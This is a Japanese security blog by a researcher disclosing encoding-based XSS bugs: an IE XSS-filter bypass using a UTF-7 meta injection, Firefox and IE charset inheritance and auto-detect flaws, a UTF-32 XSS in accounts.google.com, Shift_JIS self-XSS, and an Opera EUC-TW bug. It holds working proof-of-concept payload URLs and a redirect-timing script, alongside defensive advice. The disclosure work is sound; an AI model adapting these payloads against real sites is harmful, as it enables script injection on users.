この記事を書いた段階では、<meta http-equiv=> でcharset指定をしている場合しかバイパスできないと考えていましたが、最近、<meta charset=> でcharset指定がある場合でもバイパスできることがわかりました。以下にその方法を示します。

次のようなページがあるとします。

 http://vulnerabledoma.in/xssable2?q=%3Cs%3EXSS_HERE
<html>
<head>
<meta charset="utf-8">
<title>XSS TEST</title>
</head>
<body>
<h1>XSS TEST</h1>
<s>XSS_HERE
</body>
</html>
<meta charset=>でcharset指定があり、シンプルなXSSがあるページです。
この条件でXSSフィルターをバイパスしてみます。

こうです:

http://vulnerabledoma.in/xssable2?q=http-equiv=%20%3Cmeta%20charset=utf-7%3E%3Cimg%20src=x%20o%2BA-nerror=alert%281%29%3E&%3Cmeta%20charset%3D%22utf-8%22%3E%0A%3Ctitle%3EXSS%20TEST%3C%2Ftitle%3E%0A%3C%2Fhead%3E%0A%3Cbody%3E%0A%3Ch1%3EXSS%20TEST%3C%2Fh1%3E%0Ahttp-equiv%3D


IEでアクセスすると、アラートが動作するのが確認できると思います。

IEのXSSフィルターがどんな文字列に反応して<meta>タグを破壊しているのかに着目すると、この手法が見えてきます。
破壊するのは、"<meta" と "http-equiv=" がセットになってあるときです。これまで、<meta charset=>をURLに含んでも破壊してくれなかったのは、 "http-equiv=" という文字列が含まれていなかったからです。
じゃあ、これらがセットで存在しているようにみせかければ、<meta charset=>のmetaだって破壊してくれるのでは、と考えて試したところうまくいったのが今回の手法です。以下の色を付けた部分のように、"<meta charset="から "http-equiv=" がひとつなぎであるかのようにみせかけて、XSSフィルターを反応させます。


http://vulnerabledoma.in/xssable2?q=http-equiv=%20%3Cmeta%20charset=utf-7%3E%3Cimg%20src=x%20o%2BA-nerror=alert%281%29%3E&%3Cmeta%20charset%3D%22utf-8%22%3E%0A%3Ctitle%3EXSS%20TEST%3C%2Ftitle%3E%0A%3C%2Fhead%3E%0A%3Cbody%3E%0A%3Ch1%3EXSS%20TEST%3C%2Fh1%3E%0Ahttp-equiv%3D
<html>
<head>
<meta charset="utf-8">
<title>XSS TEST</title>
</head>
<body>
<h1>XSS TEST</h1>
http-equiv=
<meta charset=utf-7><img src=x o+A-nerror=alert(1)>
</body>
</html>

 これで既存のcharset指定のmetaタグはme#aのように破壊され、charset指定がない状態になります。
 あとは、以前の手法と同じことをすればいいです。僕が過去にまとめた、 タグ中で無視されるバイト値が出現するもの一覧 を参考にしながらIEが無視してくれるバイト値をもったエンコーディングを使って、XSSフィルターが反応する文字列の間に無視されるバイト値を挟んでしまえば完了です。


以上です。面白いでしょ?我ながら面白い手法だと思いますね!

2014/03/26

OWASP AppSec APAC 2014で発表しました

OWASP AppSec APAC 2014 で、はせがわようすけさん、malaさんと一緒に、「XSS Allstars from Japan」という枠で登壇しました。3人それぞれ好きなテーマについて発表をしたのですが、僕は、2011年頃から個人的にやってきた、文字エンコーディングの調査について発表しました。

スライドは以下で公開されています。

The Complete Investigation of Encoding and Security // Speaker Deck

はせがわさんのスライドはこちら: Bypass SOP, Theft your data // Speaker Deck
malaさんのスライドはこちら: XSS with HTML parsing confusion // Speaker Deck

エンコーディングに関する様々な調査結果は以下で公開しています。

http://l0.cm/encodings/


結果に変更があり次第、更新していきます。最近もFirefox 28で大きな変更があったので既に反映させました。(@vyv03354さん、お知らせ頂きありがとうございます)
もともと誰かにみせることを前提に調査していなかったので、荒い部分もあるかもしれません。おかしなところがあれば教えてください。

以下、発表では伝えきれなかったこと、確実に伝えたいことを Q & A 形式でお送りします。


Q.
CVEがついてるものとそうでないものが混じってるけど、公開しても大丈夫なの?
A.
掲載されているものすべてが脆弱性と言えるものとは限りません。脆弱性とみなされるような問題は修正されています。
  

Q.
わたしは開発者です。手っ取り早く、すべきことはなに?
A.
charsetを"レスポンスヘッダで"確実に指定してください。

Q.
なぜ、"レスポンスヘッダで"すべきなの?
A.
レスポンスヘッダによる指定の方が、誤って別のエンコーディングで解釈される可能性が低くなるからです。一例をあげると、<meta http-equiv>でのみcharset指定をしていた場合、IEのXSSフィルターは、URLに「<meta http-equiv=>」といった文字を与えるとcharset指定を破壊できてしまうので、ページのcharsetが不明瞭( =ブラウザが自動で選択する )になってしまいますが、レスポンスヘッダによる指定はこの影響を受けません。

Q.
普段誰も使っていないエンコーディングを調べて意味あるの?
A.
UTF-7はほとんど使われていませんが、攻撃に利用できるとして問題になったように、危険性を考える上で、普段使われていないエンコーディングの挙動を調べることにも価値があるはずです。


その他、疑問点などありましたら言って頂ければお答えします。


OWASP AppSec APAC 2014に関わった皆様、お疲れ様でした。
スタッフの方々、撮影の不可など、ご配慮いただきましてありがとうございました。
一緒に発表したはせがわさん・malaさん、発表には不慣れですが、頼りになる2人と一緒だったので心強かったです。ありがとうございました。
同時通訳の方、しゃべるの早すぎるし、言葉が滑らかにでてこないしで、 相当大変だったと思います。発表中は通訳さんのことを考えている余裕がありませんでした…。大変ご迷惑をおかけしました。ありがとうございました。
最後に、拙い発表を聴いて下さったたくさんの方々、ありがとうございました。

このような素晴らしいイベントに関われて本当に嬉しいです。

------
2014年4月2日更新: スライドのリンクが変更されていたので修正しました。

2013/12/11

CVE-2013-5612: Firefoxのcharsetの継承によるXSS

Firefox 26で修正された、 オリジンを超えて文字エンコーディングを継承させることができたため、 XSSを引き起こせる場合があったバグについて書きます。

MFSA 2013-106: Character encoding cross-origin XSS attack
https://www.mozilla.org/security/announce/2013/mfsa2013-106.html


一言で言います。

エンコーディング指定がないページに対し、POSTリクエストを送ると、たとえオリジンが異なっても、 POSTリクエストを送ったページのエンコーディングを使ってページを表示することができていました。
つまり、エンコーディング指定がないページで自動選択されるエンコーディングを、外部のサイトが自由に選択できたということです。


発見のきっかけはZDResearchという情報セキュリティ会社の以下のXSSチャレンジに挑戦していたときです。

https://zdresearch.com/challenges/xss1/


このページにはエンコーディングの指定がなく、ページのエンコーディングを想定外のもので表示できればXSSできるのに、と考えていたところ、この問題に気が付きました。
そのときの解が以下です。Firefox26未満のブラウザでXSSできます。

http://l0.cm/zdresearch_xss_challenge.html


ISO-2022-KRがPOSTを送ったページ l0.cm から継承され、 「0x0E」から「0x0F」が2バイトで1文字表現となり、期待するHTML構造を破壊し、onmouseover属性を埋め込むことができています。

(ちなみに、この発見の賞品として、ZDResearchから以下の写真の A Bug Hunter's Diary: A Guided Tour Through the Wilds of Software Security を頂きました。Thank you ZDResearch!)


余談として、現在Firefoxがサポートしているエンコーディング( http://l0.cm/encodings/table/ を参照 )はほとんどが安全なものに限られており、また、 エンコーディング自体のバグの多くも修正されているので、全く無理ではないものの、 HTMLの構造をうまく変更してXSSすることが難しいです。UTF-7とか、X-Mac-Farsiがサポートされている頃に発見していたらもうちょっとおもしろかったんですけど!

とはいえ、このバグが修正されても、そもそもウェブページにエンコーディング指定がない時点でどのエンコーディングで表示されるかが保証されないので、今後もエンコーディング指定がないページでは、場合によっては想定外のものが自動選択され、XSSが起きる場合はあり得ます。引き続き、サイト管理者はContent-Typeヘッダ(※こっちで確実にすることを推奨します)やmetaタグで、エンコーディング指定をきっちりすべきです。

2013/11/30

MS13-037: エンコーディングの自動選択の強制によるXSS

2013年5月の月例パッチ、MS13-037で修正された、Internet Explorerでエンコーディングの自動選択を強制的に起こせたバグについて書きます。

http://technet.microsoft.com/ja-jp/security/bulletin/ms13-037
 このセキュリティ情報に組み込まれている多層防御についてマイクロソフトと協力してくださった Masato Kinugawa 氏

アドバイザリには問題に対する説明がありませんが、多層防御で修正されたのがこの問題です。

今回は、ざっと、報告書っぽく。
 --------------------------------------------


報告日:
2012年11月23日

問題の概要:

IEで特定の方法でページを表示しようとすると、ページのエンコーディングの指定にかかわらず、ページに含まれるバイト値からブラウザ側でエンコーディングを判断する、"エンコーディングの自動選択"が勝手に発生する。

ページのエンコーディングがユーザーにより切りかえられるとXSSが起きる場合があるという記事を以前書いた( http://masatokinugawa.l0.cm/2012/12/encoding-self-xss.html )ように、 この動作は、単なる表示上の問題だけでなく、XSSなどのセキュリティ上の問題を引き起こす場合があり、好ましくない。


発見したきっかけ:

IEでページを見ていた際に、適切にエンコーディングの指定がされているページで文字化けが発生したことから。


再現させた環境:

Windows Vista sp2 IE9(2012年11月までに提供されたパッチをすべて適用済み)


再現方法:

以下のように細工したページを用意することで、強制的に自動選択を起こすことができる。

<script>
function go(){
window.open("http://vulnerabledoma.in/r_slow?url=http://target/","x")//手順1
window.open("http://vulnerabledoma.in/h_back.html","x")//手順2
}
</script>
<button onlclick=go()>go</button>

手順は、

1. ターゲットのページに対して "少し細工をした300台のリダイレクト" を起こすページをwindow.openする
2. そのページに対してすぐに「戻る」操作だけが書かれたページ( <script>history.back()</script> )をwindow.openでかぶせる


これでターゲットのページに「戻ったとき」、文字化けが起こる。

1のリダイレクトの細工とは、リダイレクトが完了するまでに意図的に数秒の遅延を発生させるようにしてあること。 実際に http://vulnerabledoma.in/r_slow?url=https://www.google.com/ にアクセスしてみると、 リダイレクトするまでに時間がかかることがわかると思う。

このリダイレクトははさまなくても化かすことはできるのだが、  ターゲットのページが完全に読み込まれる前に「戻る」動作がされると問題が起こる挙動であったため、読み込みがはやいページでは、化かすのに失敗することがあった。遅延のあるリダイレクトをはさむと、読み込みがはやいページでも確実に問題を起こすことができる。

XSSで攻撃するときには、ターゲットのページの文字列を出力できる部分から、特定のエンコーディングの特徴的なバイト列を並べ、特定のエンコーディングで作られているように装えばよい。うまくいけば、IEは自動選択でそのエンコーディングを選択し、HTMLやJavaScriptもろとも構造を変えることができる。

--------------------------------------------


もちろん、前提条件として、ターゲットのページが特定のエンコーディングで表示されたとき、XSSが起きるような作りになっている必要があります。難しそうですが、できないこともありません。
実際に、GoogleのサービスでXSSが可能な箇所を複数確認しており、報告しています。(なお、この情報提供に対し、特別に$500を頂きました。)

これがそのときに報告したページの1つです。

https://docs.google.com/spreadsheet/embeddedform?formkey=dDBuQjhkWVozbV9JR1NSRDBHNHRHVWc6MQ
 
このページを先ほどの仕掛けにかけると、ページに含んだ [0x1B]$)C という特徴的なバイト列から、ISO-2022-KRが選択され、XSSが起きていました。

(※ただし、このGoogleの問題を再現させる場合、ページで右クリック→「文字コード」→「自動選択」のチェックが入っている必要があります。この設定はすべてのページで永続的に適用されます。この設定がオンになっていないと、システムロケールがエンコーディングの決定にかかわってきて、うまくISO-2022-KRが選択されません。)
 
なお、報告した11月から修正が発表された5月まで、細かい動作が変更されているかもしれないので、もし再現させてみようという方がいれば、2013年4月より、2012年11月までさかのぼった方が確実です。実際、僕が2月くらいにみたときはうまく動かなかった気がします。多分途中で、軽減策として自動選択で選択されるエンコーディングが制限されて、ISO-2022-KRなどが選択されなくなったのではと思います。

そこまで戻すのが面倒な人は、上のGoogleのページを開いて「エンコード」→「韓国語」で疑似体験ができます。

おまけの話として、パッチが提供された後、再現方法が少し違う文字化けの問題に対しても、パッチ後に問題が起きなくなったというWeb上の投稿があったりして( http://answers.microsoft.com/ja-jp/ie/forum/ie9-windows_7/%E6%88%BB%E3%82%8B%E3%83%9C%E3%82%BF%E3%83%B3/2b34b6ea-17f4-4499-ac07-aa8a007ac251 )、目に見える表示上の問題も直ってよかったなーと思いました。


そんなんでした。
エンコーディングの記事は基本人気がない気がしますが、次もエンコーディングの記事を書く予定です!

2013/06/18

accounts.google.comに存在したXSS

Googleの脆弱性報酬制度の報酬がアップされましたね!

Google、脆弱性情報に支払う報奨金を大幅アップ - ITmedia エンタープライズ
http://www.itmedia.co.jp/enterprise/articles/1306/10/news027.html
Googleアカウントページに存在するクロスサイトスクリプティング(XSS)の脆弱性情報については3133.7ドルから7500ドル

 accounts.google.comのXSSは$7,500 だそうです。みつけたいですね!

みつけるのはかなり厳しいと思いますが、かつて2つみつけたことがあります。
今日はそのうち1つを紹介したいと思います。

oeパラメータを使ったXSS

2012年12月27日に報告し修正された問題です。
Googleは、一部のサービスで「oe」というクエリパラメータを付加することで、ページの表示に使用するエンコーディングを指定できます。

もちろん、oeには、任意のエンコーディングが指定できるわけではありません。もし自由にエンコーディング名を指定できてしまったら、そのエンコーディングをサポートしていないブラウザでは、ページを正しく表示できなくなったりするからです。
 
エンコーディングはXSSを引き起こすポイントとして注目すべきところです。ただ、明示的にエンコーディングを指定できる場所で、よりによってGoogleにスキがあるとは思えません。ところが、調べてみるとそうではありませんでした。

Googleの「oe」パラメータは、oeを指定しても認識されないページがあったり、認識できる文字列が異なると感じるページがいくらかありました。差を調べていったところ、多くの文字列をエンコーディング名として認識するページでは、完全に自由ではないものの、明らかに必要以上のエンコーディングを指定できてしまうことがわかりました。それがよりによって、accounts.google.com のページだったのです。

結論から言うと、以下のようにすると、IEでXSSすることができていました。
 https://accounts.google.com/NewAccount?oe=utf-32&Email=%E2%88%80%E3%B8%80%E3%B0%80script%E3%B8%80alert%281%29%E3%B0%80/script%E3%B8%80


oeにUTF-32を指定しています。これでレスポンスヘッダのContent-Typeのcharsetには、UTF-32が設定できていました。なぜこれでXSSができたのでしょうか。

UTF-32は1文字を4バイトで表します。例えば「<」は [0x00][0x00][0x00][0x3C]、「あ」(U+3042)は[0x00][0x00][0x30][0x42]で表されます。
例を見た方が簡単だと思うので、UTF-32のエンコーディングを設定したページを用意しました:

http://l0.cm/utf-32.html


正しくUTF-32で表示できた場合には、 「UTF-32!」とアラートダイアログが出た後、ページ中に「あ」が表示されるはずです。
UTF-32をサポートするブラウザはChromeとSafariです。( http://l0.cm/encodings/table/ を参照 ) ですので、ChromeとSafariではこれを正しく表示することができると思います。

ところがUTF-32を認識できない、FirefoxやIEだとどうでしょうか。
Firefoxでは、間のヌル文字が邪魔してHTMLのソースが露出する形で表示されます。
IEはアラートダイアログがでます。 これはUTF-32をサポートしているからではなく、IEではヌル文字[0x00]はHTML中で無視されるという挙動があるためです。代わりに、全角の「あ」(UTF-32で [0x00][0x00][0x30][0x42] )の部分はうまく表示できておらず、「0B」(ASCIIで [0x30][0x42]) と表示されているのがわかると思います。

今のIEの挙動を踏まえて、今度は、UTF-32で「∀」(U+2200)という文字をHTML中に配置することを考えてください。
UTF-32では[0x00][0x00][0x22][0x00] で表されます。じゃあもしこのバイト値を配置したページをIEで表示したら、どうなるでしょうか。はい、無視されるヌル文字を除いて「"」(0x22)だけが現れることになります。

今回のXSSの原理はこういうことです。GoogleはUTF-32としては有効でXSSのないHTMLを出力していましたが、[0x22]( " )や[0x3C]( < )や[0x3E]( > )などのバイト値が含まれる、UTF-32のときにはエスケープする必要がない文字を使うことで、UTF-32をサポートせずヌル文字を無視するIEでは、ほとんど本来のHTMLページを表示しつつ、ページの構造を破壊することができました。

さきほどのURLのEmailパラメータをUTF-8でパーセントデコードすると、次のような文字列が現れます。

∀㸀㰀script㸀alert(1)㰀/script㸀


これらに含まれる文字はUTF-32で以下のように表されます。

∀ U+2200 [0x00][0x00][0x22][0x00]
㸀 U+3E00 [0x00][0x00][0x3E][0x00]
㰀 U+3C00 [0x00][0x00][0x3C][0x00]

メールアドレスの入力欄に配置されるこれらが最終的に挿入される形は、ヌル文字を無視して、

"><script>alert(1)</script>

となり、IEでは以下の画像のように、我々が大好きなアラートダイアログが表示されるという訳です。


その後さらに調べると、oeにはUTF-32以外にも、ブラウザがサポートしていない、ASCIIと互換性のないエンコーディングを指定することができており、IE以外のすべてのブラウザでXSSを起こすことが可能でした。


はい、こんなのでした。
この問題をみつけた時点では、制度の上ではaccounts.google.comのXSSは$3,133.7が設定されていましたが、今回の問題は、複数のページにわたって影響し、Coolなバグだとして、特別に$5,000をもらいました。

個人的にもUTF-32を使った実際の問題というのはこれが初めてで面白かったです。
ブラウザがサポートするエンコーディングなど、エンコーディングについていろいろ調べていなければ思い付かなかったと思います。役に立たなそうなことを地道に調べ続けてよかったです。

2013/03/05

各ブラウザがサポートするcharsetのリスト

メジャーブラウザがサポートするcharsetのリストを個人的に調べてまとめたので公開します。

正式名とエイリアスのリスト
http://l0.cm/encodings/list/

表にしたもの
http://l0.cm/encodings/table/

charsetの発見は以下のようにして行いました。

1. charsetとして認識してくれそうな文字列をウェブからかき集める。

2. Content-Typeヘッダのcharsetの値に、集めた文字列から1つ選んで指定し、bobyには、<meta charset="iso-2022-jp">を含んだページを作る。

3. 2で作ったページをフレームに読み込み、親フレームからJavaScriptでフレームに設定されたcharsetの値を読み取る。

4. 取得されたcharsetの値により以下のAかBの判断/処理をする。

A. iso-2022-jp以外が取得された場合:
Content-Typeに指定した値がcharset名として識別された。charsetとして有効な文字列であると判断する。

(注: こう判断する理由として、bodyでの指定よりもヘッダでのcharset指定が優先されることが前提にある。Content-Typeヘッダで有効なcharsetの値が指定されているから、bodyで指定しているiso-2022-jpがスルーされていると判断できる。)

B. iso-2022-jpが取得された場合:
2つの可能性が考えられる。

・Content-Typeに指定した値がiso-2022-jpとして識別された。
・Content-Typeに指定した値はcharset名として識別できない値であり、代わりに<meta charset="iso-2022-jp">指定によりiso-2022-jpが設定された。

 どちらかを判断するために、今度は、Content-Typeのcharsetには同じ文字列を設定するが、bodyには<meta charset="iso-2022-jp">指定がないものをフレームに読み込み、手順3と同じように親フレームからcharsetを取得する。このとき、

iso-2022-jpが取得されれば、Content-Typeに指定した文字列はiso-2022-jpを指している値と判断する。
iso-2022-jpが取得されなければ、Content-Typeに指定した文字列はcharset名として識別できない値と判断する。
  

5. charsetとして識別できた値について、それがエイリアスなのか、正式名なのかを調べる。JavaScriptで取得される値(document.charsetやdocument.characterSet)は、エイリアスでなく正式名で取得されるので、JavaScriptで取得された値とContent-Typeのcharsetに設定した文字列を比較して、同じなら正式名、異なるならエイリアスと判断する。


こんなかんじです。2-5は適当なスクリプトを書いて、チェックする文字列を変えて繰り返しました。これでうまく判別できない例外も一部ありますが、そこは個々に別のテストを行ったりして対処しました。

おそらく、各ブラウザがサポートするエンコーディング・エイリアスをまとめた資料としては、現在ウェブで公開されているものと比べても、情報が新しく、かなり網羅されたものになっていると思います。いろいろな使い道があると思います。どうぞ、研究などにお役立てください。既に僕も、調べたエンコーディングを使って、様々なエンコーディングのテストを行いました。その辺りの結果も近いうちに公開します。
ブラウザのサポートに変更があったり、データの抜けに気付いた場合は、ぜひコメントやTwitterなどで教えてください。

2012/12/20

エンコーディングの切り替えによるSelf-XSSを考える

以前、こんなXSSの問題がありました。

第6回 先行バイトの埋め込み:本当は怖い文字コードの話|gihyo.jp … 技術評論社
http://gihyo.jp/admin/serial/01/charcode/0006

@hasegawayosuke さんの書いた記事ですね!
ウェブアプリケーションでユーザーが文字を出力できる部分で、マルチバイト文字の先頭にあたるバイト値を与えることで、後続の任意の文字と合わさって、1つの文字として解釈されてしまい、本来のページ構造を破壊してXSSを起こせる場合があるという問題です。
 この問題は、最近まで存在していましたが、現在はブラウザ側で配慮されて、最新のブラウザの広く使われているほとんどのエンコーディングにおいて、エンコーディングとして成立しないようなバイト列が現れた場合は、後続の文字を侵食しないようになっています。

今日は、この問題が解決されてもまだ、エンコーディングにまつわるXSSの問題は全てのブラウザのメジャーなエンコーディングのページで発生しうる、という話をします。特段新しい話ではありませんが、あまり広く話題にあがったこともないと思うので、一度書いてみます。

エンコーディングの切り替えによるセルフXSS

以下のようなページがあったとします。

q="><script>alert(1)</script>\%E3
http://vulnerabledoma.in/selfxss_vulnerable_js?q=%22%3E%3Cscript%3Ealert(1)%3C/script%3E%5C%E3
<script>
var q="\"&gt;&lt;script&gt;alert(1)&lt;/script&gt;\\�"
</script>

「q」パラメータの値が、JavaScriptの文字列リテラルに入るようになっているページです。このページはUTF-8で作られており、みてわかるとおり最低限のXSS対策ができています。というか、最低限どころか、不正なバイトが含まれた場合はU+FFFDにするような処理がアプリケーション側でしてあり、古いブラウザが使用されたとしても、最初に書いたような後続のバイトを侵食することによるXSSが起きないよう配慮してあります。

しかし、もしここに、

(1) 以下のような文字列を与え、

q=く";alert(1)//
http://vulnerabledoma.in/selfxss_vulnerable_js?q=%E3%81%8F%22%3Balert(1)//

<script>
var q="く\";alert(1)//"
</script>

(2) エンコーディングをShift_JISに手動で切り替えた場合、

ほとんどのブラウザ(Firefox/Opera/Chrome/Safari/IEなど)でアラートのスクリプトが動作してしまいます。なぜなら、Shift_JISとしてページを解釈した場合、文字列リテラル中の文字が以下のようになるためです。

q=く";alert(1)//
http://vulnerabledoma.in/selfxss_vulnerable_js?q=%E3%81%8F%22%3Balert(1)//
<script>
var q="縺十";alert(1)//"
</script>

文字が変わった部分を抜き出してみてみましょう。

UTF-8の解釈Shift_JISの解釈
く\縺十
0xE3818F0x5C0xE3810x8F5C


Shift_JISにすると、UTF-8でひらがなの「く」を構成する「0xE3818F」の先頭2バイトが、まず「縺(0xE381)」という文字と解釈され、残った「0x8F」が、後続の、二重引用符のエスケープシーケンスである「\(0x5C)」と1つの文字、「十(0x8F5C)」を作ってしまうのです。これにより、エスケープシーケンスがなくなった二重引用符は、そこで文字列リテラルを閉じることになります。こうして、その後ろに書かれたアラートが動いてしまうという訳です。

つまりこれは、攻撃者に誘導され、ユーザー自身が文字エンコーディングを切り替えた場合、本来XSSがないページでもXSSが起こせる場合があるということです。
IE以外のブラウザは、親フレームのエンコーディングを変更した場合、クロスドメインでも子フレームのエンコーディングまで変更するので、こんな誘導の仕方もできます。

http://l0.cm/selfxss_frame_sample/


UTF-8/Shift_JIS どちらにとっても完全に成立するバイトのみで構成されていた場合、もしエンコーディングを切りかえられたら、先行バイト問題に対処したブラウザでも、ブラウザ側で配慮する余地はありません。

 現在は、アドレスバーでのJavaScriptの実行が制限されるなど、ブラウザ側で"ユーザー自身の操作によるXSS(セルフXSS)"も防いでいこうという動きがあります。が、エンコーディング切り替えによるセルフXSSをブラウザ側で対策するのは、ユーザーによるエンコーディングの選択を不能にすることくらいしかできないでしょう。でもそれをすると、文字化けが起きたとき、ユーザーがページを正しいエンコーディングに直すことが難しくなってしまいます。
問題解決に積極的な2つのブラウザベンダにはこの問題を通知しましたが、どちらも「どうしようもないね」というかんじです。

さあ、どうしよう。アプリケーション開発者にとって、ユーザーが文字コードを切り替えて起きる問題なんて知ったこっちゃないというのも正論なんですが、ユーザーにとっても、文字コードを切り替えただけでセキュリティ問題が起きるなんて知ったこっちゃないというのもまた同意できると思います。

アプリケーション側の対策

そんな訳で、アプリケーション側で対策する方法を考えてみました。現在一番よく使われるエンコーディングの、UTF-8のページで、文字列リテラル以外で出力される場合や、Shift_JIS以外のエンコーディングに切り替えた場合に成立する攻撃にも対応できる防御を考えます。今回は他のエンコーディングを用いた具体的な攻撃方法については触れませんが、選択可能なエンコーディングの中には、あるバイト値(あるいはバイト列)を開始点として、終点を示すバイト値(あるいはバイト列)まで0x00-0x7Fの範囲の文字でさえ漢字などに化かしたりする規則のもの(HZ-GB-2312やISO-2022-*など)もあり、一筋縄ではいきません。

現実的にすぐに対応できるのは、一つずつ個別のエンコーディングのことを考えたり、問題が起きるとわかっているページだけ手をうつことよりも、UTF-8以外で表示が行われそうになった場合、表示を停止するようなJavaScriptをページの頭(少なくともユーザー入力を出力するところより前)に書いておくことだと思います。

以下はそのサンプルです。スクリプトが無効の場合でも偽のフォームを出現させたりすれば攻撃は可能でしょうが、今回はひとまず影響が大きいスクリプトが有効の場合のみを考えました。以下でエンコーディングをShift_JISに切り替えて、問題が起きないことを確認してみてください。

q=く";alert(1)//
http://vulnerabledoma.in/selfxss_safe_js?q=%E3%81%8F%22%3Balert(1)//


JavaScriptでエンコーディングがUTF-8かどうかを判定しています。UTF-8以外で表示されようとすると、plaintextタグでそれ以下を無効にします。plaintextタグは閉じられないので、仮にそれ以下に</plaintext>という文字列が現れても問題ありません。

これでほとんどカバーできるはずですが、選択可能なエンコーディングの中で、Chrome/Firefox/Operaで選択できる「UTF-16」だけはこのJavaScriptでは防げません。UTF-16では、2バイトの、1つか2つの連続で1文字を表現するので、防御用のJavaScriptが完全に別の文字に置き換えられ、動作しなくなってしまうためです。
 このページでは、文字列リテラルで「<>」を文字参照に置換しているので問題にならないのですが、「<>」を処理する代わりに「/」を「\/」と出力してXSSに対処しているページでは、そこに[0x00]のバイト値が挿入できるなら、UTF-16が選択された時XSSが起きてしまいます。
イメージとしては以下のようなかんじです。UTF-16(BE/LE)に切り替えてみてください。

(※「% 0 0」を繋げて書き込むと除去されるBloggerのバグを回避するため、リダイレクタを挟んであります。)
http://vulnerabledoma.in/redirect/selfxss_utf16.html

ですので、[0x00]を\u0000などとするか、UTF-16LE/BEにしたときにplaintextタグが現れるよう、間に[0x00]を挟んだものをコメントアウトしておくなどして回避する必要があります。先ほどの防御の例にも一応コメントアウトして、[0x00]が間にはさまれたplaintextタグが含んであるので、UTF-16に切りかえてplaintextタグが現れることを見てみてください。


その他UTF-32など、ASCIIと著しく互換性がないエンコーディングは、少なくとも5大ブラウザでは(解釈できるものはあっても)ブラウザメニューから選択できないので考慮しなくても大丈夫そうです。

本当は止めるだけでなく、ページを正しいエンコーディングに回復させるのが理想的なんですが、 エンコーディングをユーザーから切り替えられた時のブラウザごとの挙動がバラバラなため、事実上不可能だと思います。僕が試した限りで、ユーザーが自ら指定したエンコーディングをサイト側から上書きできないブラウザもあったので、厳しそうです。

他にも、エンコーディングを変更されてもXSSが起きないページ構造にするという方法も考えられますが、変更可能な全てのエンコーディングの規則を考慮してページ全体を構築する必要があり、かなり大変で無駄が多くなりそうです。

まとめ

よほど重要な情報を持っているところでない限り、ここまで神経質に対策する必要はないと思いますが、エンコーディングにはまだこういう問題もあるよ、ということでひとまず書いてみました。

少し前までは、アドレスバーでのJavaScriptの実行はブラウザの機能として当然のものでしたが、今やそれが攻撃に利用され、制限される時代になりました。エンコーディングの切り替えによるセルフXSSも、いつ利用されてもおかしくないと思います。

この問題に対して、何かいい解決策があるという方はぜひコメントやTwitterなどで教えてください。

2012/11/07

OperaのEUC-TWに存在した潜在的にXSSが可能な問題

安定版Opera 12.10で修正されているのを確認したので書きます。
ベンダは悪用は難しいとして、これをノーマルバグとして扱いましたが、修正前はcharset指定がないページやEUC-TWエンコーディングのページでXSSを引き起こす可能性がありました。


これを見つけた経緯から話すと、僕は以前から、ブラウザがサポートするエンコーディングのページで、「0x22」「0x26」「0x27」「0x3C」「0x3E」「0x5C」("&'<>\)などの特殊な文字がマップされているバイト値を除いた上で、ランダムにバイト列を表示させて、別のバイト列で「"&'<>\」が現れないかチェックするというような、ブラウザのセキュリティバグを発見するためのテストを行っていました。これにより、OperaのEUC-TWで「"<>」などを検出し、この問題を発見しました。

実はこの手法で他のブラウザでもいくつかの問題を検出していました。(この詳細はタイミングをみてまた今度書きます) それらはどれも、ある固定のバイト列で、現れてはいけない文字が現れてしまうというもので、僕もそれを想定してやってた訳なんですが、このOperaのEUC-TWだけは、検出後に同じバイト列を使って再現させようとしてもなぜか一度は検出したはずの文字が現れず、うまくいきませんでした。


調査を続けていくと、どうも特定のバイト列が、時折文字を変えつつ、ほぼランダムな文字を返してくるということがわかりました。
そのバイト列周辺を並べたのがベンダへの報告時にも使った以下のページです。

 http://l0.cm/o_euc-tw_a1xx

ここの、0xA181-A1A0によくわからない値がくるのです。
0xA181-A1A0 はEUC-TWにおいて本来は使われないバイト列であるみたいなんですが、どうも処理が狂っているようです。(12.10では不正であるとしてU+FFFDが2つ現れます。)

さらにみていくと、たまに目に見えて意味のある文字列が返ってきていることに気が付きました。


これだけでどうみてもバグってるし、場所もはっきりしたのでもう十分バグ報告してもいいんですが、何度か「"&'<>\」を検出してる訳なので、セキュリティ上の脅威になるかどうかをちゃんと調べようと思ってさらにみていきました。
すると、バイト列には、たまに、自分が表示しようとしているHTMLの内容を含んでいる場合があるということにも気が付きました。ページ下部に「<」(0x3C)を大量に並べたところ、以下のようになったことがありました。


この時点で、このバイト列に、認証を済ましたページで表示された文字が含まれるなどすれば、情報が漏洩しうることになるので、セキュリティバグと言えるでしょう。ただ、僕はXSSがしたいのでまだ続けます。

ここで得られた文字から考えると、0x00 0x3C 0x00 0x3C....と書いておけば「<」が得られそうです。実際何度かそのようにして試していると「<」が得られました。
この方法で確かにXSSができることは確認しました。ただ、たまに「<」のような問題のある文字を現れさせることはできても、確実に出現させる方法がわかりませんでした。また、このバイト列に一度「"&'<>\」などが現れても、何かの拍子に中身が変更されてしまう場合が頻繁にあることなどから、安定して攻撃に使う方法を見つけられずにいました。

EUC-TWは、他のメジャーブラウザでもほとんどサポートされていないエンコーディングなので、ウェブページの表示にはまず使われていないのではないかと思います。そんな重箱の隅をつついて何の意味があるんだと思うかもしれませんが、Operaには、charset指定のないページをフレームに埋め込むと、親フレームの文字コード指定をクロスドメインでも継承するという挙動があるため、看過できません。(これはめんどうくさいWebセキュリティのp281にも書いてあります。Opera 12.02でこのページを見るとフレーム中にiso-2022-jpと表示されるはずです。この挙動は12.10では修正されているように思いますが、@masa141421356さんによるとまだ条件によっては継承するみたいです。) これを利用すれば、EUC-TWで見ることを想定していないcharset指定がないページでも、ある程度バイト列を自由に出力できるなら、問題のバイト列を挿入してXSSを起こすことができます。

攻撃は安定的にはできないものの、一応情報も漏洩するしXSSも可能なので、まぁセキュリティバグだろうと、このフレームによる継承の手法も含めて報告しました。が、Operaのベンダ的にはノーマルバグだそうです。
Operaの脆弱性のCVE番号をゲットすれば、「5大ブラウザのCVE番号をゲットする」のアチーブメントをアンロックできるんですけど、なかなか難しいですね。また挑戦します。

2012/05/09

UTF-16によるContent Security Policyの迂回

UTF-16をContent Security Policy(以下CSP)の迂回に使ってみようという記事です。ほとんどの場合で問題になりませんが場合によってはこうもできるかもしれないよね、ということを示すために書きます。真面目に読まないでください。

